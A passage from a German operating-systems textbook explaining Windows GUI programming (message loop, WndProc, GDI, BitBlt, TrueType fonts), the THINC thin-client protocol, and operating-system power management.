Parameter, *iCmdShow*, bestimmt, ob das erste Fenster des Programms den ganzen Bildschirm oder nur einen Teil einnehmen soll oder ob es lediglich in der Taskleiste erscheinen soll.

Diese Deklaration veranschaulicht eine verbreitete Microsoft-Konvention namens **ungarische Notation**. Diese Bezeichnung ist ein Wortspiel zur polnischen Notation, das Postfixsystem des polnischen Logikers J. Lukasiewicz, mit dessen Hilfe man algebraische Formeln ohne Prioritäten und Klammern darstellen kann. Die ungarische Notation wurde von einem ungarischen Programmierer bei Microsoft, Charles Simonyi, erfunden und benutzt die ersten Buchstaben eines Bezeichners, um dessen Typ auszudrücken. Die erlaubten Buchstaben und zugehörigen Typen sind *c* (für *character*, einzelnes Zeichen), *w* (*word*, eine ganze 16-Bit-Zahl ohne Vorzeichen), *i* (*integer*, eine ganze 32-Bit-Zahl mit Vorzeichen), *s* (*string*, Zeichenkette), *sz* (eine Zeichenkette, die mit einem Nullsymbol

beendet wird), p (*pointer*, Zeiger), fn (Funktion) und h (Handle). Also ist *szCmd* eine nullterminierte Zeichenkette und *iCmdShow* stellt eine ganze Zahl dar. Viele Programmierer halten es für wenig sinnvoll, den Typ einer Variablen auf diese Weise in ihrem Namen zu verschlüsseln. Sie vertreten die Ansicht, dass Windows-Code dadurch besonders schwer zu lesen sei. Zu dieser Notation existiert in UNIX keine Analogie.

Jedes Fenster muss ein zugehöriges Klassenobjekt haben, das seine Eigenschaften festlegt. In ▶ Abbildung 5.40 ist dies das Objekt *wndclass*. Ein Objekt vom Typ *WNDCLASS* hat zehn Felder, von denen vier in Abbildung 5.40 initialisiert werden. In einem richtigen Programm würden die anderen sechs ebenfalls belegt werden. Das wichtigste Feld ist *lpfnWndProc*, ein Long-Zeiger (also 32-Bit-Zeiger) auf die Funktion, die die Nachrichten für dieses Fenster verarbeitet. Die anderen Felder legen fest, welcher Name und welches Icon in der Titelleiste angezeigt werden soll und welches Symbol für den Mauszeiger zum Einsatz kommen soll.

Nach der Initialisierung von *wndclass* wird *RegisterClass* aufgerufen, um es an Windows zu übergeben. Insbesondere weiß Windows nach diesem Aufruf, welche Prozedur angesprochen werden muss, wenn Ereignisse auftreten, die nicht durch die Nachrichtenwarteschlange gehen. Der nächste Aufruf, *CreateWindow*, reserviert Speicher für die Datenstruktur des Fensters und liefert ein Handle zurück, um es später anzusprechen. Das Programm macht danach zwei Aufrufe hintereinander: einen, um den Umriss des Fensters auf den Bildschirm zu bringen, und schließlich einen weiteren für den gesamten Inhalt.

An diesem Punkt kommen wir zur Hauptschleife des Programms, die daraus besteht, eine Nachricht zu erhalten, umzurechnen und wieder an Windows zurückzugeben, damit Windows *WndProc* zur Verarbeitung der Nachricht aufruft. Sie fragen sich, ob dieser ganze Mechanismus nicht auch einfacher gestaltet werden können? Die Antwort lautet ja, aber aus historischen Gründen wurde er auf diese Weise implementiert – und jetzt hängen wir daran fest.

Nach dem Hauptprogramm folgt die Prozedur **WndProc**, die die verschiedenen Nachrichten verarbeitet, die an das Fenster geschickt werden können. Die Benutzung von *CALLBACK* sowie von *WINAPI* weiter oben bestimmt die Aufrufreihenfolge der Parameter. Der erste Parameter ist das Handle des zu benutzenden Fensters. Der zweite Parameter ist der Nachrichtentyp. Der dritte und vierte Parameter können bei Bedarf für zusätzliche Informationen genutzt werden.

Die Nachrichtentypen *WM_CREATE* und *WM_DESTROY* werden zu Beginn bzw. am Ende des Programms gesendet. Sie bieten dem Programm z.B. die Möglichkeit, Speicher für Daten zu reservieren und wieder freizugeben.

Der dritte Nachrichtentyp, *WM_PAINT*, ist eine Anweisung an das Programm, das Fenster zu füllen. Er wird nicht nur zu Beginn des Programms aufgerufen, sondern oft auch während der Ausführung. Im Gegensatz zu textbasierten Systemen kann ein Windows-Programm nicht voraussetzen, dass alles, was einmal gezeichnet wurde, auch auf dem Bildschirm bleibt, bis das Programm es wieder löscht. Andere Fenster können darübergezogen werden, Menüs können darauf heruntergeklappt werden, Dialogfenster oder Tooltips überdecken Teile davon usw. Wenn diese Elemente entfernt werden, muss das

Fenster neu gezeichnet werden. Dies wird dem Programm von Windows durch eine *WM_PAINT*-Nachricht angezeigt. Als kleines Entgegenkommen werden auch Informationen darüber angeboten, welcher Teil des Fensters neu gezeichnet werden muss, falls dies einfacher ist, als das ganze Fenster neu zu zeichnen.

Es gibt zwei Arten, wie Windows ein Programm zur Durchführung bestimmter Aktionen bewegen kann. Die erste besteht darin, eine Nachricht in dessen Nachrichtenwarteschlange zu stellen. Diese Methode wird für Maus- und Tastatureingaben und abgelaufene Timer benutzt. Bei der anderen Methode ruft Windows die Funktion *WndProc* selbst auf. Auf diese Weise werden alle anderen Ereignisse behandelt. Windows wird benachrichtigt, sobald eine Nachricht vollständig abgearbeitet wurde, deshalb werden bis dahin keine neuen Aufrufe ausgelöst. So können Konfliktsituationen vermieden werden.

Es gibt noch viele weitere Nachrichtentypen. Um fehlerhaftes Verhalten zu vermeiden, falls eine unerwartete Nachricht eintrifft, sollte das Programm *DefWindowProc* am Ende von *WinProc* aufrufen, damit die Standardbehandlungsroutine die anderen Fälle bearbeitet.

Zusammenfassend erzeugt ein Windows-Programm normalerweise ein oder mehrere Fenster, von denen jedes ein Klassenobjekt hat. Mit jedem Programm sind eine Nachrichtenwarteschlange und ein Satz von Behandlungsroutinen verknüpft. Schließlich wird das Verhalten des Programms von den eintreffenden Ereignissen bestimmt, die durch die Behandlungsroutine verarbeitet werden. Dies ist ein ganz anderes Modell von der Welt als die prozedurale Betrachtungsweise von UNIX.

Das eigentliche Zeichnen auf den Bildschirm übernimmt ein Paket aus Hunderten von Funktionen, die zusammen das sogenannte **GDI (Graphics Device Interface)** bilden. Damit können sowohl Texte als auch alle Arten von Grafik verarbeitet werden, es ist plattform- und geräteunabhängig entwickelt worden. Bevor ein Programm in ein Fenster zeichnen kann, muss es einen **Gerätekontext** erhalten, eine interne Datenstruktur, die Fenstereigenschaften wie zum Beispiel den aktuellen Zeichensatz (Font), die Textfarbe oder die Hintergrundfarbe enthält. Die meisten GDI-Aufrufe nutzen den Gerätekontext entweder zum Zeichnen oder um die Eigenschaften zu setzen oder auszulesen.

Es gibt zahlreiche Wege, den Gerätekontext zu erhalten. Ein einfaches Beispiel, ihn zu erhalten und zu benutzen:

```
hdc = GetDC(hwnd);
TextOut(hdc, x, y, psText, iLength);
ReleaseDC(hwnd, hdc);
```

Die erste Anweisung holt ein Handle für den Gerätekontext, *hdc*. Die zweite Anweisung benutzt den Gerätekontext, um eine Textzeile auf dem Bildschirm auszugeben, wobei die (x, y)-Koordinaten der Zeichenkette, ein Zeiger auf sie selbst und deren Länge angegeben werden. Der dritte Aufruf gibt den Gerätekontext wieder frei und zeigt damit an, dass das Programm im Moment mit dem Zeichnen fertig ist. Beachten Sie, dass *hdc* genau wie ein Dateideskriptor in UNIX benutzt wird. Es ist auch bemerkenswert, dass *ReleaseDC* redundante Informationen beinhaltet (die Verwendung von *hdc* bezeichnet einmalig ein bestimmtes Fenster). Der Einsatz von redundanten Informationen ohne aktuellen Wert ist allerdings in Windows ziemlich gebräuchlich.

Noch eine interessante Anmerkung: Wenn *hdc* auf diese Weise erhalten wird, kann das Programm nur in den Arbeitsbereich eines Fensters, nicht aber in dessen Titelleiste oder in andere Teile schreiben. Intern wird in der Datenstruktur des Gerätekontextes ein sogenannter Clipping-Bereich verwaltet. Jede Zeichenaktion außerhalb des Clipping-Bereiches wird ignoriert. Es existiert jedoch noch eine andere Methode, um an den Gerätekontext zu gelangen, nämlich über *GetWindowDC*, wobei als Clipping-Bereich das gesamte Fenster gesetzt wird. Andere Aufrufe begrenzen den Clipping-Bereich auf weitere Arten. Verschiedene Aufrufe für nahezu dieselbe Sache zu haben, ist ein Charakteristikum von Windows.

Das gesamte GDI hier zu besprechen steht selbstverständlich außer Frage. Der interessierte Leser sei an die weiter vorn aufgeführte Literatur verwiesen. Trotzdem sind – in Anbetracht seiner Bedeutung – ein paar Worte über das GDI hier wahrscheinlich angebracht. Das GDI bietet verschiedene Funktionsaufrufe, um Gerätekontexte zu erhalten und freizugeben, um deren Eigenschaften festzulegen (z.B. die Hintergrundfarbe), um die GDI-Objekte wie Stifte, Pinsel oder Fonts zu verändern und dergleichen mehr. Schließlich gibt es natürlich eine große Zahl von GDI-Aufrufen, um auf den Bildschirm zu zeichnen.

Die Zeichenfunktionen können in vier Kategorien eingeteilt werden: Zeichnen von Linien und Kurven, Zeichnen von ausgefüllten Flächen, der Umgang mit Bitmaps und das Anzeigen von Text. Ein Beispiel zur Textanzeige haben wir bereits oben behandelt, deshalb wollen wir hier einen kurzen Blick auf eine der anderen Funktionen werfen. Der Aufruf

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```

zeichnet ein gefülltes Rechteck, dessen Ecken (*xleft*, *ytop*) und (*xright*, *ybottom*) sind. Zum Beispiel zeichnet der Aufruf

```
Rectangle(hdc, 2, 1, 6, 4);
```

das Rechteck aus ► Abbildung 5.41. Die Linienstärke und -farbe sowie die Füllfarbe werden aus dem Gerätekontext genommen. Andere GDI-Aufrufe sehen ähnlich aus.




Abbildung 5.41: Ein Beispiel für ein Rechteck, das mit der Funktion *Rectangle* gezeichnet wurde. Jedes Feld stellt ein Pixel dar.

Bitmaps

Die GDI-Funktionen sind Beispiele für Vektorgrafiken. Sie dienen dazu, geometrische Figuren und Text auf den Bildschirm zu bringen. Sie können sehr einfach auf niedrigere oder höhere Auflösungen skaliert werden (vorausgesetzt, die Anzahl der Pixel auf dem Bildschirm ist dieselbe). Außerdem sind sie geräteunabhängig. Eine Ansammlung von GDI-Funktionen kann in einer Datei zusammengefasst werden, die dann eine komplexe Zeichnung beschreibt. Solch eine Datei wird **Windows-Metadatei** genannt. Sie wird häufig dazu benutzt, Zeichnungen von einem Windows-Programm in ein anderes zu übertragen. Diese Dateien haben die Endung *.wmf*.

Viele Windows-Programme gestatten es dem Benutzer, eine Zeichnung (oder einen Teil davon) in die Windows-Zwischenablage zu kopieren. Der Benutzer kann dann in einem anderen Programm den Inhalt der Zwischenablage in einem anderen Dokument einfügen. Das erste Programm könnte dazu die Zeichnung in eine Windows-Metadatei einfügen und dann im *wmf*-Format in die Zwischenablage legen. Es existieren aber auch noch andere Möglichkeiten.

Nicht alle Bilder, die von Computern verarbeitet werden, können durch Vektorgrafik erzeugt werden. So benutzen Fotos und Videos beispielsweise keine Vektorgrafik. Stattdessen werden diese Bilder eingescannt, indem ein Raster über sie gelegt wird. Die durchschnittlichen Rot-, Grün- und Blauanteile von jedem Rasterfeld werden dann übernommen und als Wert eines Pixels abgespeichert. Eine solche Datei nennt man **Bitmap**. Windows bietet umfangreiche Hilfsmittel, um Bitmaps zu manipulieren.

Eine andere Anwendung für Bitmaps besteht in der Darstellung von Text. Ein Zeichen aus einem bestimmten Font kann auch als kleines Bitmap dargestellt werden. Text auf den Bildschirm zu bringen, besteht dann im Grunde darin, Bitmaps zu bewegen.

Ein üblicher Weg der Verwendung von Bitmaps führt über eine Funktion namens *BitBlt*. Sie wird wie folgt aufgerufen:

```
BitBlt(dsthdc, dx, dy, wid, ht, srchdc, sx, sy, rasterop);
```

In der einfachsten Form kopiert *bitblt* ein Bitmap von einer rechteckigen Fläche eines Fensters in eine rechteckige Fläche eines anderen (oder desselben) Fensters. Die ersten drei Parameter geben das Zielfenster und die Zielposition an. Danach folgen Breite und Höhe und als Nächstes Quellfenster und -position. Man beachte, dass jedes Fenster sein eigenes Koordinatensystem besitzt, dessen Nullpunkt sich in der linken oberen Ecke des Fensters befindet. Um den letzten Parameter zu beschreiben, betrachten wir den Aufruf

```
BitBlt(hdc2, 1, 2, 5, 7, hdc1, 2, 2, SRCCOPY);
```

der den in ►Abbildung 5.42 dargestellten Effekt hervorruft. Beachten Sie, dass der gesamte 5×7 -Bereich des Buchstabens A kopiert wird, inklusive der Hintergrundfarbe.




Abbildung 5.42: Kopieren von Bitmaps mithilfe von BitBlt: (a) Vorher (b) Nachher

BitBlt leistet jedoch mehr als nur das Kopieren von Bitmaps. Der letzte Parameter bietet die Möglichkeit, den Quell- und den Zielbereich durch eine boolesche Operation zu verknüpfen. So können die beiden z.B. mit ODER verknüpft werden, um sie zu vermischen. Oder sie werden mit einem exklusiven ODER verknüpft, um die Charakteristika sowohl der Quelle als auch des Ziels beizubehalten.

Ein Problem in Zusammenhang mit Bitmaps besteht darin, dass sie sich nicht skalieren lassen. Ein Zeichen der Größe 8×12 sieht bei einer Auflösung von 640×480 annehmbar aus. Wird das Zeichen jedoch auf einer gedruckten Seite mit 1.200 dpi (Punkte pro Inch) ausgegeben, die 10.200×13.200 Bits enthält, beträgt die Breite des Zeichens (8 Pixel) plötzlich nur noch 0,17 mm. Außerdem ist das Kopieren zwischen Geräten mit unterschiedlichen Farbtiefen oder zwischen Monochrom- und Farbgeräten oft problematisch.

Daher unterstützt Windows eine Datenstruktur namens **DIB (Device Independent Bitmap)**. Die Dateiendung für dieses Format ist *.bmp*. Diese Dateien besitzen Datei- und Informationsköpfe sowie eine Farbtabelle vor den Pixeln. Diese Informationen erleichtern den Austausch von Bitmaps zwischen verschiedenen Geräten.

Fonts

In früheren Versionen von Windows (vor 3.1) wurden Zeichen in Form von Bitmaps dargestellt und über die Funktion *BitBlt* auf den Bildschirm oder Drucker kopiert. Das Problem dabei besteht wie oben beschrieben darin, dass ein Bitmap, das eine sinnvolle Größe für den Bildschirm besitzt, für den Drucker zu klein ist. Außerdem braucht man für jedes Zeichen in jeder Auflösung ein unterschiedliches Bitmap. Mit anderen Worten, es gibt keine Möglichkeit, das Bitmap für den Buchstaben A von einer 10-Punkt-Type in eine 12-Punkt-Type umzuwandeln. Da jedes Zeichen aus jedem Font für eine Größe zwischen 4 Punkt und 120 Punkt gebraucht wurde, benötigte man eine gewaltige Menge von Bitmaps. Das ganze System war einfach zu schwerfällig für Text.

Die Lösung für dieses Problem war die Einführung der TrueType-Fonts, die keine Bitmaps, sondern die Konturen der Zeichen sind. Jedes TrueType-Zeichen wird durch eine Folge von Punkten auf seinem Umriss definiert. Alle Punkte sind relativ zum Nullpunkt. Durch dieses System wird es einfach, Zeichen zu vergrößern oder zu verkleinern. Dazu muss lediglich jede Koordinate mit demselben Skalierungsfaktor multipliziert werden. So kann ein Zeichen auf jede beliebige Punktgröße skaliert werden, sogar auf nicht ganzzahlige Punktgrößen. Sobald sie in der richtigen Größe sind, können die Punkte wie bei dem bekannten Von-Punkt-zu-Punkt-Malen aus dem Kindergarten verbunden werden. Wenn die Kontur fertiggestellt ist, kann das Zeichen ausgefüllt werden. Ein Beispiel von einigen Zeichen in drei verschiedenen Punktgrößen sehen Sie in ▶ Abbildung 5.43.

Sobald das ausgefüllte Zeichen in mathematischer Form verfügbar ist, kann es gerastert, d.h., in eine Bitmap der gewünschten Auflösung konvertiert werden. Indem zuerst skaliert und dann gerastert wird, kann sichergestellt werden, dass sich die Zeichen auf dem Bildschirm und auf dem Ausdruck so ähnlich wie möglich sind und lediglich aufgrund von Quantisierungsfehlern voneinander abweichen. Um die Qualität noch weiter zu steigern, ist es möglich, in jedes Zeichen sogenannte Hints einzubauen, die angeben, wie die Rasterung konkret vollzogen werden soll. So sollten z.B. die beiden Serifen im oberen Teil des Buchstabens T identisch sein, was sonst aufgrund von Rundungsfehlern eventuell nicht unbedingt sichergestellt wäre. Diese Hints verbessern das endgültige Erscheinungsbild des Zeichens.

20 pt: abcdefgh

53 pt: abcdefgh

81 pt: abcdefgh

Abbildung 5.43: Einige Beispiele von Zeichenkonturen in verschiedenen Punktgrößen

5.7 Thin Clients

Im Laufe der Jahre hat sich das Computerparadigma zwischen zentralisierten und dezentralisierten Rechnerkonzepten hin- und herbewegt. Die ersten Computer wie ENIAC waren eigentlich Personalcomputer, wenn auch sehr große, denn sie konnten immer nur jeweils von einer Person benutzt werden. Dann kamen die Timesharing-Systeme, bei denen mehrere entfernte Benutzer an einfachen Terminals gleichzeitig an einem großen, zentralen Computer arbeiteten. Als Nächstes schloss sich die PC-Ära an, in der jeder Benutzer wieder seinen eigenen Computer hatte.

Obwohl die dezentralen PCs einige Vorteile bieten, haben sie auch deutliche Nachteile, die erst jetzt allmählich ernst genommen werden. Das wahrscheinlich größte Problem ist, dass jeder PC eine eigene große Festplatte besitzt und viel Software installiert hat, die gewartet werden muss. Wenn beispielsweise eine neue Version des Betriebssystems herauskommt, muss viel Arbeit investiert werden, bis das Upgrade auf jeder einzelnen Maschine funktioniert. In den meisten Firmen stellen die Arbeitskosten für diese Art der Softwarewartung die Kosten für Hardware- und Softwareanschaffungen in den Schatten. Für Privatanwender sind diese Arbeiten eigentlich umsonst, aber nur wenige Leute machen sie richtig und noch weniger Leuten macht dies auch noch Spaß. Innerhalb eines zentralen Systems müssen nur eine oder wenige Maschinen mit neuer Software versorgt werden und für diese Maschinen gibt es Experten, die genau dafür zuständig sind.

Ein verwandtes Thema ist, dass Benutzer eigentlich regelmäßig Sicherungen ihrer Daten machen sollten, die wenigsten dies aber wirklich tun. Wenn die Katastrophe dann passiert, gibt es gewöhnlich viel Jammerei und Händeringen. Bei einem zentralen System können die Sicherungen jede Nacht von automatischen Bandrobotern durchgeführt werden.

Ein anderer Vorteil ist, dass es in einem zentralen System leichter ist, Betriebsmittel gemeinsam zu benutzen. Ein System mit 256 entfernten Benutzern, von denen jeder 256 MB Speicher besitzt, benutzt die wenigste Zeit den gesamten Speicher. Bei einem zentralen System mit z.B. 64 GB RAM kann es nie passieren, dass jemand viel Speicher benötigt, aber keinen bekommen kann, weil der PC von jemand anderem darüber verfügt. Dasselbe Argument gilt auch für Plattenplatz und andere Ressourcen.

Schließlich sehen wir, dass sich aktuell eine Verlagerung von der PC-zentrierten zur Web-zentrierten EDV abzeichnet. E-Mail ist beispielsweise ein Bereich, in dem dieser Wechsel bereits sehr weit fortgeschritten ist. Früher bekam man seine E-Mails auf den eigenen PC geschickt und hat sie dort gelesen. Heutzutage melden sich viele Leute bei Gmail, Hotmail oder Yahoo an und lesen ihre Post dort. Der nächste Schritt besteht darin, dass man sich auf anderen Websites einloggen kann, um dort Textverarbeitung, Tabellenkalkulation und andere PC-Software zu nutzen. Es ist sogar vorstellbar, dass irgendwann der Webbrower die einzige Software ist, die noch auf einem PC läuft, und vielleicht ist nicht einmal die nötig.

Es ist vermutlich ein angemessenes Fazit, wenn man sagt, dass alle Benutzer einen extrem schnellen, interaktiven Computer benutzen wollen, aber niemand bereit ist, diesen zu verwalten. Das hat die Forscher motiviert, wieder über Timesharing-Systeme mit

dummen Terminals (jetzt höflich **Thin Clients** genannt) nachzudenken, die modernen Anforderungen genügen. X war schon ein Schritt in diese Richtung und dedizierte X-Terminals waren für kurze Zeit auch recht populär, doch sie sind in Ungnade gefallen, weil sie genauso viel kosteten wie PCs, aber weniger leisten konnten und außerdem noch Softwarewartung benötigten. Das Nonplusultra wäre ein hoch leistungsfähiges, interaktives Computersystem, bei dem die Benutzermaschine überhaupt keine Software besitzt. Interessanterweise ist dieses Ziel erreichbar. Im Folgenden beschreiben wir ein solches Thin-Client-System, **THINC**, das von Forschern der Columbia Universität entwickelt wurde (Baratto et al., 2005; Kim et al., 2006; Lai und Nieh, 2006).

Die Grundidee hier ist, der Client-Maschine alle „Intelligenz“ und Software zu entziehen und sie nur als Bildschirm zu benutzen, wobei alle Rechenarbeit (einschließlich des Zusammenstellens der Bitmap für die Anzeige) vom Server erledigt wird. Das Protokoll zwischen dem Client und dem Server gibt dem Bildschirm lediglich an, wie das Video-RAM aktualisiert wird, mehr nicht. Im Protokoll zwischen den beiden Seiten werden fünf Kommandos verwendet, diese sind in ▶ Abbildung 5.44 aufgelistet.

Kommando	Beschreibung
Raw	Zeigt reine Pixeldaten an vorgegebener Stelle an
Copy	Kopiert Rahmenpufferbereich zu angegebenen Koordinaten
Sfill	Füllt einen Bereich mit vorgegebenem Pixelfarbenwert
Pfill	Füllt einen Bereich mit vorgegebenem Muster
Bitmap	Füllt einen Bereich mittels Bitmap-Bild

Abbildung 5.44: Die Kommandos des THINC-Protokolls für die Bildschirmanzeige

Wir wollen diese Kommandos nun der Reihe nach durchgehen. `Raw` wird benutzt, um Pixeldaten zu übermitteln und diese wortgetreu auf dem Bildschirm wiederzugeben. Im Prinzip ist dies das einzige Kommando, das wirklich benötigt wird. Die anderen sind lediglich Optimierungen.

`Copy` weist den Bildschirm an, Daten von einem Teil seines Video-RAM zu einem anderen zu verschieben. Dieses Kommando ist nützlich, wenn das Fenster mittels Scrollbalken verschoben wird und man nicht alle Daten neu übermitteln möchte.

`Sfill` füllt einen Bereich des Bildschirms mit einem einzigen Pixelwert. Viele Bildschirme haben einen einheitlichen Hintergrund in einer Farbe. Mithilfe dieses Kommandos kann zuerst der Hintergrund erzeugt werden, danach können andere Elemente wie Text, Icons usw. gezeichnet werden.

`Pfill` repliziert ein Muster über einem bestimmten Bereich. Es wird außerdem für Hintergründe benutzt, denn ab und zu sind diese zu komplex, um sie mit einer einzigen Farbe darstellen zu können, und in diesen Fällen kann `Pfill` benutzt werden.

Bitmap schließlich zeichnet ebenfalls einen Bereich, aber mit einer Vordergrund- und einer Hintergrundfarbe. Alles in allem sind dies recht einfache Kommandos, die sehr wenig Software auf der Seite der Clients benötigen. Die gesamte Komplexität des Aufbaus der Bitmaps zum Füllen des Bildschirms wird vom Server erledigt. Um die Effizienz zu verbessern, können mehrere Kommandos zu einem Paket zusammengefasst und vom Server zum Client über das Netzwerk übermittelt werden.

Auf Seiten des Servers werden Grafikprogramme eingesetzt, die höhere Kommandos zum Zeichnen des Bildschirms benutzen. Diese Kommandos werden von der THINC-Software abgefangen und in Befehle übersetzt, die an den Client geschickt werden können. Die Kommandos können neu angeordnet werden, um die Effizienz noch weiter zu verbessern.

In den oben zitierten Veröffentlichungen finden sich auch Leistungsmessungen, für die zahlreiche gängige Anwendungen auf Servern mit Entfernung von 10 km bis 10.000 km zum Client untersucht wurden. Allgemein übertrifft die Leistung andere WAN-Systeme, sogar im Bereich von Echtzeitvideos.

5.8 Energieverwaltung

Der erste elektronische Allzweckcomputer, ENIAC, hatte 18.000 Elektronenröhren und verbrauchte 140.000 Watt an Strom – was auf eine sehr hohe Stromrechnung hinauslief. Nachdem der Transistor eingeführt wurde, ging der Stromverbrauch drastisch zurück und die Computerindustrie verlor jegliches Interesse an Energiesparmaßnahmen. Heute jedoch ist die Energieverwaltung aus verschiedenen Gründen wieder ins Rampenlicht gerückt und das Betriebssystem spielt eine gewisse Rolle dabei.

Wir wollen mit Desktop-PCs beginnen. Ein Desktop-PC hat meistens ein 200-Watt-Netzteil (welches typischerweise einen Wirkungsgrad von 85% besitzt, was auch bedeutet, dass 15% der verbrauchten Energie in Wärme umgewandelt wird). Würde man weltweit 100 Millionen dieser Geräte auf einmal einschalten, würden sie 20.000 Megawatt an Elektrizität verbrauchen. Das ist der Gesamtausstoß von 20 mittelgroßen Atomkraftwerken. Wenn der Energiebedarf dieser Geräte halbiert werden könnte, dann könnten wir 10 Atomkraftwerke auf einmal loswerden. Aus umwelttechnischer Sicht ist die Abschaltung von 10 Atomkraftwerken (oder einer ähnlichen Zahl von anderen Kraftwerken) ein großer Gewinn und sollte angestrebt werden.

Der andere Bereich, in dem Energie eine große Rolle spielt, sind die batteriebetriebenen Computer wie Notebooks, Handhelds, Webpads und andere. Das Grundproblem ist, dass Batterien (bzw. Akkumulatoren als wiederaufladbare Varianten) nicht genügend Energie für lange Laufzeiten speichern können, sondern höchstens für ein paar Stunden. Und trotz großer Forschungsanstrengungen in diesem Bereich von Batteriefirmen, Computerfirmen und Unterhaltungselektronikfirmen gibt es keine nennenswerten Fortschritte. Bei einer Industrie, bei der sich normalerweise die Performance alle 18 Monate verdoppelt (Moore'sches Gesetz), scheint dies einer Verletzung von physikalischen Gesetzen gleichzukommen, aber das ist der Stand der Dinge.

Folglich steht die Reduzierung des Energieverbrauchs und die Verlängerung der Batterielaufzeit bei vielen ganz oben auf der Agenda. Das Betriebssystem spielt dabei eine große Rolle, wie wir im Folgenden sehen werden.

Auf der untersten Ebenen versuchen Hardwarehersteller, ihre Elektronik energieeffizienter auszurichten. Dazu werden Techniken angewandt wie das Reduzieren der Transistorgrößen, der Einsatz von dynamischen Spannungsanpassungen sowie die Benutzung von schwach schwingenden und adiabatischen Bussen und Ähnlichem. Diese Themen würden den Rahmen dieses Buches sprengen, deshalb verweisen wir den interessierten Leser auf einen Artikel von Venkatachalam und Franz (2005), der einen guten Überblick bietet.

Es gibt zwei grundsätzliche Ansätze, um den Energieverbrauch einzuschränken. Der erste Ansatz betrifft das Betriebssystem, das verschiedene Teile des Computers ausschalten soll (hauptsächlich Ein-/Ausgabegeräte), wenn diese nicht benutzt werden. Ein Gerät, das ausgeschaltet ist, benötigt weniger oder überhaupt keine Energie. Der zweite Ansatz betrifft die Anwendungen, die zur Energieeinsparung den Komfort für den Benutzer einschränken sollen, damit die Batterielaufzeit verlängert wird. Wir werden beide Ansätze nacheinander ansehen, doch zunächst befassen wir uns noch ein wenig mit dem Hardwareentwurf in Bezug auf den Stromverbrauch.

5.8.1 Hardwareaspekte

Batterien gibt es in zwei unterschiedlichen Varianten: einmal verwendbar und wieder aufladbar. Einmal verwendbare Batterien (die bekanntesten sind die Varianten AAA-, AA-, C- und D-Zellen, die auch Micro-, Mignon-, Baby- und Monozellen genannt werden) können für den Einsatz in Handheld-Geräten benutzt werden, besitzen aber nicht genügend Energie für die Verwendung in Notebooks mit großen Bildschirmen. Eine aufladbare Batterie dagegen kann für den mehrstündigen Betrieb eines Notebooks genügend Energie speichern. Früher wurden dazu hauptsächlich Nickel-Cadmium-Batterien eingesetzt, diese werden aber zunehmend von Nickel-Metall-Hydrid-Batterien abgelöst, die länger halten und die Umwelt weniger belasten, wenn sie einmal ausgetauscht werden müssen. Lithium-Ionen-Batterien sind noch besser und können ohne vorherige Entleerung aufgeladen werden, aber deren Kapazitäten sind ebenfalls noch sehr beschränkt.

Der generelle Ansatz zur Einsparung von Energie, den die meisten Computerhersteller verfolgen, sieht für Prozessor, Speicher und Ein-/Ausgabegeräte mehrere Betriebsmodi vor: eingeschaltet, schlafend, Ruhezustand und ausgeschaltet. Um das Gerät zu nutzen, muss es eingeschaltet sein. Wenn das Gerät für kurze Zeit nicht benötigt wird, kann es schlafen gelegt werden, wodurch der Energieverbrauch reduziert wird. Wenn es voraussichtlich für eine längere Zeit nicht benötigt wird, kann es in einen Ruhezustand versetzt werden, was den Energieverbrauch nochmals deutlich reduziert. Der Unterschied der Modi ist, dass es länger dauert und mehr Energie kostet, ein Gerät aus dem Ruhezustand zurückzuholen als aus dem Schlafzustand. Wenn ein Gerät schließlich ausgeschaltet ist, tut es nichts und benötigt keinen Strom. Nicht alle Geräte besitzen diese Zustände, aber falls doch, dann ist es die Aufgabe des Betriebssystems, die richtigen Modi zur richtigen Zeit einzuschalten.

Einige Computer besitzen zwei oder sogar drei Schalter zum Ein- und Ausschalten. Ein Schalter versetzt den gesamten Computer in den Schlafmodus, woraus er durch die Eingabe eines Zeichens oder eine Bewegung mit der Maus geweckt werden kann. Ein anderer Schalter versetzt den Rechner in den Ruhezustand, aus dem heraus das Aufwachen wesentlich länger dauert. In beiden Fällen machen diese Schalter nicht viel, außer ein Signal an das Betriebssystem zu schicken, das den Rest mit Software erledigt. In einigen Ländern muss ein Computer gesetzlich durch einen Schalter vom Strom aus Sicherheitsgründen abgeschaltet werden können. Damit man dieses Gesetz befolgen kann, benötigt man einen dritten Schalter.

Energieverwaltung wirft eine Reihe von Fragen auf, mit denen sich das Betriebssystem beschäftigen muss. Viele davon betreffen den Ruhezustand von Betriebsmitteln – selektiv oder zeitweise Geräte auszuschalten oder zumindest deren Energieverbrauch zu senken, wenn sie nicht benutzt werden. Unter den zu beantwortenden Fragen sind: Welches Gerät kann gesteuert werden? Sind sie an oder aus oder in einem Zwischenstadium? Wie viel Energie wird im Niedrigenergie-Modus verbraucht? Wird Energie benötigt, um das Gerät neu zu starten? Muss ein Kontext gesichert werden, wenn in einen Niedrigenergie-Modus gewechselt wird? Wie lange dauert es, bis der Normalzustand wieder erreicht wird? Natürlich sind die Antworten von Gerät zu Gerät verschieden. Das Betriebssystem muss daher mit einer großen Vielfalt an Möglichkeiten umgehen können.

